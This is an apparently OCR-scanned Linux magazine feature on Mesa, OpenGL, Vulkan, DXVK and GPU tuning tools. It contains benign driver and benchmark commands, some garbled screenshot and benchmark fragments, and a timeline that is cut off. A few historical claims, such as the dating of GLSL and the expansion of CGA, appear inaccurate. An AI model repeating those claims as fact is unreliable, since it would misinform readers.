

It's more fun to test your 3D capabilities with Supertux Kart than spinning the cogs of Glxgears.

In addition to 3D support for AMD, Nvidia and Intel GPUs using FOSS drivers, Mesa also includes drivers for embedded graphics devices, such as the Lima and Panfrost drivers for Mali hardware from ARM. The free vc4 driver for the Raspberry Pi is in there, too (as is the new v3d driver for the Pi 4). Oh, and we haven't even mentioned OpenCL for general-purpose GPU calculations, but that too is supported by Mesa. And so are the video acceleration APIs VA-API and VDPAU, and OpenMAX for XR (virtual and augmented reality).

Without it Linux would be entirely two-dimensional. But to understand the wherefore of Mesa and OpenGL, we must first understand Redmond and DirectX.

X marks the spot

Microsoft released the first version of DirectX in 1996, and by its third outing it included OpenGL's main competitor, Direct3D. Even in the late 90s this was still considered unstable, so developers focused on the more proven API. And some of those miniGL implementations became fully OpenGL compliant. 3DFX was toppled from its throne when Nvidia released the GeForce 256 (the world's first actual GPU). Vertex textures and lighting were still CPU-rendered with 3DFX hardware, but Nvidia's offering could accelerate them too. So *GLQuake* enjoyed even bigger benchmarks, and 3DFX's assets were eventually acquired by Nvidia. So how did DirectX come to dominate OpenGL?

It's a bit baffling to be honest. For years and seven versions DirectX failed to match parity with OpenGL's increasing featureset, and Microsoft, sick of playing catchup, entered into negotiations with Nvidia. Nvidia was planning the GeForce 3 and Microsoft was dreaming up DirectX 8. By more or less building a shader model to fit that hardware, and releasing the DX8 at the same time as the Geforce, Microsoft managed to do something right. When ATI released its competitor to the GeForce 3, Microsoft released D3D's Shader Model 1.1 to cater to that hardware, too.

Nvidia, meanwhile, wanted to have its textured and lit cake and eat it, so it got to work adding new OpenGL shader extensions. As usual, these were proprietary extensions. Instead of saying here's a feature that can be abstracted to any (capable) hardware, Nvidia's contributions were for Nvidia-cards only. So when ATI wanted in on the OpenGL action, it too contributed proprietary extensions. So a developer writing shaders for Nvidia hardware via DirectX could – without too much effort – refactor those shaders for ATI devices, while one developing in OpenGL would have to rewrite more or less everything. Hardly the utopia the ARB had envisioned. At GDC 1997 3D Labs proposed GLSL, the OpenGL Shading Language. This was a good idea, but poorly executed. GLSL was inflexible, inefficient and not as hardware agnostic as its newly hatched DirectX counterpart, HLSL (High Level Shading Language). Still, the ARB voted to include GLSL in OpenGL 2.0 – see page 40 for a complete timeline of GPU events!

And where was Linux in all of this? Well, Dan Stone put it quite nicely in our **LXF243** interview: "we were 15 years late to the party". Indeed, Linux's OpenGL stack of the early-to-mid 2000s was somewhat lacking. Mesa was still a small project, albeit one that had garnered contributions from all over the field, and OpenGL itself wasn't maturing in an ideal way. In fact, the ARB embarked on an effort to modernise the OpenGL API, but this didn't really achieve anything. So blame for this lies anywhere but with Mesa creator Brian Paul. 3DFX had open sourced its Glide API in 1999 and this was now in Mesa, but no one was really using Glide anymore. The X server now had its own GLX API, so that content rendered on the GPU could be displayed in a window.



The Linux Graphics stack today, greatly simplified and partly misunderstood, probably.

Querying your 3D stack

Intel's numbering systems make no sense, but whatever your card there's plenty of demos to play with…

For a long time, users of middle-aged Intel hardware were stuck using the venerable i965 Mesa driver. This caters to a range of hardware, from Broadwater (2006) to the HD and Iris graphics found in some Skylake chips (2015). For older hardware there's the i915 Mesa driver, not that such hardware had much in the way of 3D capability. Newer, so-called Gen8 graphics and above (from Broadwell through to the latest Xe graphics) is supported by the Iris Gallium3D driver.

The i965 (and i915) driver dates back to before the Gallium framework was developed, and throughout last year there were calls to retire it. However, Mesa aren't in the habit of mass-scale hardware abandonment, so until a replacement was finalised, i965, and other 'classic' Mesa drivers were granted a reprieve.

Glxgears looks much better overlaid with graphs from the Gallium HUD.



That replacement driver goes by the name of Crocus and it's ready for prime time. So the classic Mesa drivers were deprecated (more precisely demoted to 'amber' status, like the preserved bugs in *Jurassic Park*) in December 2021. If you're running the latest Fedora, Ubuntu or a rolling release distro (on appropriate hardware) then you will already be using Crocus.

What's in a name?

First though, let's clear up Intel's slightly awkward generational naming. Intel's seventh-generation processors (codename Kaby Lake, part of the Sky Lake microarchitecture) include the four-core 7700HQ desktop CPU and the mobile 7500U. That all seems consistent, everything begins with 7. However, some Kaby Lake processors sport Iris Plus 630 or 640 graphics, and some feature the lesser HD 6x0 technology. So not only is there a numerical discrepancy, but at first glance it would seem that the Mesa Iris driver (explicitly described as for Gen8 and later) shouldn't be used in (some) Kaby Lake systems. Except that's not right – the Iris driver caters to this generation of Intel graphics, too. In fact, it caters to one generation before that. So the *iris* driver actually caters to some non-Iris chips, and Gen9 graphics are actually found in processors marketed as 7th Gen. Even Intel aren't immune from off-by-one errors, it would seem.

We can check which kernel driver and Mesa driver is in use by running

```
$ LIBGL_DEBUG=verbose glxgears
```

Almost all Intel graphics use the i915 kernel driver (named for the first Pentium 4 chipset), and the Mesa driver will be shown immediately below, for example:

» AN ACCUMULATION OF ACRONYMS

Modern graphics cards are fitted with thousands of tiny processors, which is what enables them to compute so many shaders at once. These processors aren't much use for some compute jobs but for others, where the work can be broken down into lots of units, they're much more efficient than traditional CPUs.

Before Bitcoin ASICs became popular (and drove up the mining difficulty) GPUs used to be the most efficient way to mine them. Password cracking (or recovery) is another application where GPUs come into their own. *John the Ripper* and *Hashcat* both have options to use OpenCL to speed things up.

In addition to its open source driver stack, AMD has been working on a new open standard for GPU computing. Dubbed ROCm (Radeon Open Compute platform – apparently acronyms are allowed to do this now), which is aimed at high-performance computing (HPC), in particular machine learning (ML) applications. ROCm only supports newer AMD hardware (its Polaris graphics architecture and newer), with first-class status granted to its professional Instinct line of "GPU accelerators" (see **https://bit.ly/lxf292-amd-instinct**).

ROCm backends already exist for popular machine learning applications, including *TensorFlow* and *PyTorch*. *Blender* can also make use of ROCm kernels in its Cycles rendering engine (see **https://gpuopen.com/blender-cycles-amd-gpu**). This is good as the OpenCL backend was removed from Cycles last year.

Part of the ROCm initiative is AMD's Heterogeneous-computing Intrastructure for Portability (HIP, this is allowed too) which hopes to aggregate CPU- and GPU-compute, as well as GPU-compute across different hardware. For example, it makes it possible to target either OpenCL or CUDA from a single codebase.

```
libGL: using driver i915 for 4
libGL: pci id for fd 4: 8086:5916, driver iris
libGL: MESA-LOADER: dlopen(/usr/lib/x86_64-linux-gnu/dri/iris_dri.so)
```

If you want something a bit more interesting than spinning cubes to test your OpenGL stack then the *GLMark2* benchmark is a fun diversion. Instead of spinning cubes, this will display spinning horses, boxes, rabbits and cats in a variety of filters and shadings. And it'll give you a score at the end (which is a little useless without some comparison). You can get *GLMark2* with

```
$ sudo apt install glmark2
```

In order to get information from it, or indeed any OpenGL application, you can use the **GALLIUM_HUD** environment variable, which will overlay a neat heads-up display. This has a huge number of options, but the popular ones include frames per second (FPS), load and temperature (GPU and CPU), VRAM usage as well as memory and shader frequencies. Here's a example:

```
GALLIUM_HUD=".c70fps,cpu" glxgears
```

You may need to resize the window to see the effect here. The `.c70` part 'clamps' the graph to 70fps here. The comma separates the two panes vertically. Use a semicolon to do so horizontally, or use a plus sign to have two items share a pane. It's possible to specify co-ordinates for each entry, which can makes the syntax a little hard to parse.

Different Gallium drivers have different options. For example, the *iris* driver has no VRAM options. You can see a list with `GALLIUM_HUD="help"`.

Enter the Vulkan

Vulkan is the latest, greatest graphics API on the scene. And it's very unlikely there'll be a Vulkan-DirectX 12 conflict in the same way that OpenGL had to face down DirectX in the past. Sure, Microsoft might rather developers use Direct3D 12, but even if they don't Vulkan is equally well supported on Windows, Mac, mobile and embedded. Basically the whole industry is behind it. Officially launched in 2016, it's designed to be low-overhead and to better allow developers to take advantage of multicore CPUs (as with OpenGL, it doesn't make sense for all types of work to get done on the GPU). It's predecessors all appeared when CPUs had but one core, and later versions of OpenGL and DX11 could only accommodate the most basic of support for more.

Vulkan is also unifying in the sense that there's no need for separate APIs, for example, for mobile and desktop, or for compute and graphics. Being a shiny, modern invention, it supports the latest GPU features such as ray tracing. Support is provided through Mesa, except for proprietary drivers. The Nvidia driver has had Vulkan support for some time.



```
▼ Mesa overlay
Device: Intel(R) HD Graphics 620 (KBL GT2
Swapchain format: B8G8R8A8_UNORM
FPS: 60.04
frame_timing: 16.660ms [11.107, 21.912]
```

Vulkan's cube drawing prowess is probably not that much different from OpenGL's, but it is the future.



```
================================
el
a Intel(R) HD Graphics 620 (KBL GT2)
 (Compatibility Profile) Mesa 22.0.1
================================
 FPS: 1975 FrameTime: 0.506 ms
FPS: 2451 FrameTime: 0.408 ms
er=nearest: FPS: 2206 FrameTime: 0.453 ms
er=linear: FPS: 2393 FrameTime: 0.418 ms
er=mipmap: FPS: 1873 FrameTime: 0.534 ms
aud: FPS: 2081 FrameTime: 0.481 ms
n-phong-inf: FPS: 2137 FrameTime: 0.468 ms
g: FPS: 2042 FrameTime: 0.490 ms
 FPS: 2081 FrameTime: 0.481 ms
h-poly: FPS: 1576 FrameTime: 0.635 ms
mals: FPS: 2819 FrameTime: 0.355 ms
ght: FPS: 2805 FrameTime: 0.357 ms
0;1,-4,1;0,1,0;: FPS: 1845 FrameTime: 0.542 ms
1,1,1;1,1,1,1,1;1,1,1,1,1;: FPS: 1046 FrameTime: 0.956 ms
uads=5:texture=false: FPS: 2476 FrameTime: 0.404 ms
5:effect=blur:passes=1:separable=true:windows=4: FPS: 991
FrameTime: 1.009 ms
[desktop] effect=shadow:windows=4:
```

Tuxes, everywhere Tuxes. GLMark also renders other animals and inanimate objects.

Analogous to *glxgears* Vulkan has its own *vkcube* test application. Perhaps even more plain than the former, *vkcube* displays a only a single spinning cube with the LunarG logo. Don't worry, there's plenty of more interesting demonstrations, including *vkmark* which you might be interested in building from source yourself (see **https://github.com/vkmark/vkmark** for details). Many games now include a Vulkan backend, one of the first to be supported on Linux was Croteam's *The Talos Principle*.

We can get some measurements out of a Vulkan application with by prefixing a delightfully awkward environment variable:

```
VK_INSTANCE_LAYERS=VK_LAYER_MESA_overlay vkcube
```

This does nothing on non-Vulkan applications. Like the OpenGL overlay, the Vulkan one can be configured with lengthy syntax too. See **https://gitlab.freedesktop.org/mesa/mesa/-/tree/main/src/vulkan/overlay-layer** for details. The Vulkan overlay has been forked to create MangoHUD, a more fully featured dashboard, which you should certainly check out.

One of the most exciting applications of Vulkan appeared in 2018, when lone developer Philip Rebohle started the DXVK project. Initially, that project had one mission: leverage Vulkan to translate the DirectX 11 calls of the popular game *NieR:Automata*, so that it could be played at near-native speed via *Wine* on Linux. It sounded crazy, but soon the mission was accomplished. Soon DXVK's remit expanded, and it became a general layer for translating DirectX 9, 10 and 11 calls into Vulkan ones, with the side-effect that suddenly a huge number of Windows titles could suddenly be played. The reason for this rapid development soon became clear: Rebohle had been sponsored by Valve, which was about to announce its DXVK-powered fork of *Wine*, now called *Proton*. Thanks to *Proton*, Linux (and in particular Valve's Steam Deck) can play over 5,000 titles that used to be strictly Windows-only.

But the adventures don't stop there. A second project, VKD3D appeared soon after DXVK with the goal of targeting DirectX 12 titles. This was started by *Wine* developer Józef Kucia who sadly passed away before being able to complete it. VKD3D was then picked up by Valve and integrated into *Proton*. So there's less reason than ever to be running Windows.

»

Hack your graphics

Switch drivers, interrogate GPU memory, try and keep the magic smoke from escaping into the atmosphere…

There are some great tools for probing, tweaking and otherwise tinkering with GPU on Linux. Most of these are vendor-specific. Intel provide a number of utilities via the *intel-gpu-tools* package. Once installed you can run `$ sudo intel_gpu_top` to see how busy your GPU is, how much power it's using, whether hardware video codecs are in use and more. It's also handy if you get confused about which 'Gen' your graphics are. If only we'd known about it two pages back…

> **INTEL MIXES THINGS UP**
> "The release of the more powerful Alchemist cards might end two decades of the AMD/Nvidia duopoly."

AMD's *Catalyst Control Centre* on Windows enables you to overclock your GPU and its memory, as well as tweak fan profiles. *Corectrl* on Linux makes it possible to do exactly the same thing, but probably with much less bloat. *Corectrl* is available on Fedora, Arch Linux's AUR or you can build it yourself from source see (**https://gitlab.com/corectrl/corectrl**). For Ubuntu there's a handy PPA (**https://launchpad.net/~ernstp/+archive/ubuntu/mesarc**), where you'll also find newer builds of Mesa, libdrm and the *amdgpu* driver for X.org.

Another AMD tool popular with developers and tweakers on Windows is its *Developer Tool Suite*. This has been open sourced (as part of its longstanding GPUopen initiative) and can be obtained from **https://gpuopen.com/tools**. The suite is aimed more at developers than anyone else, but anyone who's even the slightest bit curious as to what their GPU is up to should find at least some of it interesting. The suite includes *GPU Profiler*, *Memory Visualizer*, *GPU Analyzer* and *Developer Portal*. That last one sounds a little scary, tbh.

CoreCtrl enables you to tweak all kinds of settings, which some would say you have no business tweaking.


GPU: 300 MHz
Memory: 300 MHz
Temperature: 51 °C
Power: 7 W
Activity: 0 %
Used memory: 154 MB
Fan: 1144 rpm
Performance mode: Advanced
Ventilation: Automatic

Canonical's hardware enablement stack (HWE) was intended to offer new kernels and drivers for users of the Ubuntu LTS. Otherwise they'd be missing features for two years until the next LTS appears. The HWE stack was previously an opt-in affair, with the recommendation being for users only to opt-in if they needed support for new hardware, or if something was broken. Since Ubuntu 20.04 though, everybody using desktop Ubuntu is automatically treated to the HWE stack. You can check if you have it by running:

```
$ hwe-support-status
```

Users running Ubuntu 22.04 will track the HWE stack without intervention, too. But if you want the very latest Mesa, Wayland, Vulkan and the like you might want to activate the Oibaf PPA (which has been generously providing fresh Mesa packages since 2011). This can be done with:

```
$ sudo add-apt-repository ppa:oibaf/graphics-drivers
$ sudo apt update
$ sudo apt upgrade
```

The new packages are unlikely to break things (they do get tested), but it's easy to remove them if you run into difficulties:

```
$ sudo apt install ppa-purge
$ sudo ppa-purge ppa:oibaf/graphics-drivers
```

Hardware ray tracing

New graphics cards make much fanfare of their ray-tracing abilities. This certainly makes for some pretty-looking games and renders already, and the future will be even more exciting. In May 2022 Mesa announced a big change to the free RADV driver for Vulkan on Radeon hardware. With Mesa 22, support for Vulkan ray tracing has been extended as far back as GCN 1.0 cards. Previously, this support only extended back as far as Polaris and Vega cards.

It should be stressed that only the newest RDNA2 (RX 6000) cards have bespoke ray-tracing hardware; support on older cards is provided through Linear Bounding Volume Heirarchy (LBVH) calculations. Essentially, it's soft-ray tracing, but it still provides a welcome boost for middle-aged cards. Nvidia actually did a similar thing for its non-RTX cards in 2019, albeit for Microsoft's DXR API.

Speaking of Nvidia, it would be remiss of us not to mention (apart from its new driver strategy, of which you can read in the box, *right*) that in 2019 it released *Quake 2 RTX*. This is a ray-traced remaster of the original, created to show off their RTX cards. You can get it for free on Steam or directly from Nvidia at **www.nvidia.com/en-us/geforce/campaigns/quake-II-rtx**. It's not just for Nvidia (or Windows) users, either. Platform-agnostic Vulkan ray tracing was added in 2020 so this should look quite glorious with the new RADV driver.

If you'd like to test out your GPU's potency without exploding monsters and gibs, there is no shortage of synthetic benchmarking tools available. One of the most popular is *GravityMark*, which you can get from **https://gravitymark.tellusim.com**. Fans of astronomy will find this especially pleasing because it renders all sorts of lovely sights from our universe. And also what our planet would look like surrounded by a ring of as many asteroids as your GPU can draw. There's a scoreboard too, so if you happen to have two RTX 3090s you might just be able to win the top spot.

Another popular purveyor of pretty benchmarking scenes is *Unigine* (see **https://benchmark.unigine.com**). They haven't put out a new offering in a while, but their *Superposition* (2017), *Valley* (2013) and *Heaven* (2009) releases still look lovely and all run beautifully on Linux. *Superposition* now includes a VR option for use with Oculus and SteamVR devices.

Smoother browser behaviour

We've mention VA-API a fair bit in previous cover features, mostly as a way to get smoother playback in your web browser. We're a little miffed to report that to get this working on *Firefox* (at least with Intel hardware on Ubuntu 22.04) still seems to require starting the browser with a rather ugly (and potentially insecure):

```
$ MOZ_DISABLE_RDD_SANDBOX=1 firefox
```

Be that as it may, Intel is working on a few new things related to this. Its new, open source media API – OneAPI – has been enjoying a lot of attention lately, and part of that initiative is the OneAPI Video Processing Library (OneVPL, **www.intel.com/content/www/us/en/developer/tools/oneapi/onevpl.html**). OneVPL is only for the very latest, Gen12 or later, hardware. In other Intel news, the first of its Arc line of discrete graphics cards, the A380 has launched in China. Initial benchmarks are rather underwhelming (behind that of Nvidia's 1650 of three years ago), but this is an entry-level unit. We're excited for the release of the more powerful Alchemist cards which maybe, just maybe, will end two decades of the AMD/Nvidia duopoly.



It's worth mentioning that the AMDGPU Pro driver stack (which still uses the open source AMDGPU kernel module) has its own Vulkan driver. It also has its own proprietary OpenGL, Vulkan as well OpenCL stacks. To use the Vulkan driver, you'll need to disable Mesa's RADV and also grab the Vulkan SDK from **https://vulkan.lunarg.com/sdk/home**. If you want to start exploring OpenCL (or proprietary Vulkan implementations), then you can install the whole stack directly from the package at **www.amd.com/en/support/linux-drivers**:

```
$ amdgpu-install --usecase=workstation -y
--vulkan=pro --opencl=rocr,legacy
```

There's also AMDVLK, AMD's open alternative to the RADV Vulkan driver. But all accounts suggest that RADV is, well, pretty rad in comparison. And with that nod to late 80s colloquialisms we end our deep dive into the weird world of graphics on Linux. We'd love to hear your stories of pixelated woes or vector victories. Meanwhile, we'll be busy playing the original (and now open source for 12 years) *Quake*. See over the page for our timeline.


lxf@xxxps: ~
lxf@xxxps: ~
The Real Story Behind Wayland and X - Daniel Stone (linux.conf.au 2013)
UP THERE...
37:24
Worst

```
intel-gpu-top: Intel Kabylake (Gen9) @ /dev/dri/car
    0.38/ 2.58 W;       557 irqs/s

        IMC reads:      1336 MiB/s
       IMC writes:       333 MiB/s

             ENGINES     BUSY
           Render/3D    6.52% |
             Blitter    0.00% |
               Video    1.69% |
        VideoEnhance    0.00% |
```

The intel_gpu_top program shows that Collabora graphics guru Dan Stone was hardware accelerated back in 2013.

» NVIDIA'S CHANGE OF HEART

This feature was in part motivated by Nvidia's release of an open source driver, which is production ready for its datacentre GPUs, and alpha-quality for its consumer cards. Exactly when we'll see distributions start including this driver is a mystery, but the change of strategy is welcome. You can check out this driver right now at **https://github.com/NVIDIA/open-gpu-kernel-modules**. Only newer cards (post-Turing, where a r515 or later driver is available) are supported, and you still need firmware from the binary driver. It's possible to install that using the .run file from **nvidia.com** without the closed modules using, for example:

```
$ sh NVIDIA-Linux-x86_64-515.57.run --no-kernel-modules
```

Or if you don't mind a pre-compiled version of the open modules you can get that from the **.run** file using the `-m=kernel-open`. Finally, in order to use the module on consumer cards you need to flip a switch to let it know you don't mind 'alpha-quality'. This requires creating a file, **/etc/modprobe.d/nvidia.conf** containing the text:

```
options nvidia NVreg_OpenRmEnableUnsupportedGpus=1
```

Older cards, including Pascal cards like the GTX1080 aren't supported because the open driver relies on newer architecture. An open source solution exists for these cards in the form of Nouveau, although performance won't be good because there's no reclocking support. And Nouveau doesn't include a Vulkan driver yet.

There are signs of hope, though. Nvidia has released the signed firmware files for Ampere (RTX30 series) GPUs that enables reclocking. Old school Nvidia GTX 600/700 cards don't require this signed firmware, and Nouveau support on this hardware has long been in rude shape.

Of GPUs and APIs...

And leave us nought but grief and pain... isn't thankfully something Linux users have to experience these days!

We're lucky to live in a time when the Linux Kernel gets, on the whole, first-class hardware support, but it hasn't always been this way. This is especially so when it came to 3D graphics support – or frankly graphic support of any kind. After Jonni's in-depth look into the Kernel's graphics stack and how you can tinker with it, we thought it would be useful to outline how graphics hardware has evolved alongside all those mentioned APIs – and their growing feature sets – used to access all the fancy hardware features.

As you've already read, OpenGL sprang out of Silicon Graphics' proprietary IRIS GL, developed over the 1980s for its own hardware and eventually running on flavours of Unix. This gave OpenGL rich hardware rendering alongside processor-based software rendering options.

Microsoft created DirectX (initially DirectDraw and then Direct 3D) to ensure Windows could compete both with OpenGL for professional applications but more importantly for Microsoft against the emerging gaming consoles. The original DirectX was released at the end of 1995 with Direct3D appearing mid-1996, this version 3.0 was widely panned as being awful and led to version 4.0 being entirely skipped.

We're mentioning these early dates because it's useful to understand how increasing hardware functionality of GPUs (a term coined by Nvidia) went hand-in-hand with new flashy software features, largely used to sell new versions of DirectX/Windows, graphics cards and later consoles. This technological/marketing drive going from the basic "moah resolution!" (read FullHD 1080p) and "moah colours!" (the whole 32-bit colour depth) fanfare to offering greater effects and computational enhancements of GPGPU shaders.

Colourful language

Going back to the early days of the PC (1982) you'd expect a framebuffer card to offer a basic CGA (Color Graphic Array) display of 640x200 in two colours. Yet in 1984 EGA could still only muster 640x200 in 16 colours from a fixed palette of 64. It took until 1987 for VGA to appear with 640x480 in 16 colours or 320x240 in 256,

Timeline

1981

"GPU": IBM PC CGA
Features: 640x200 two colours, 16KB memory, ISA interface



1992

OpenGL 1.0

1995

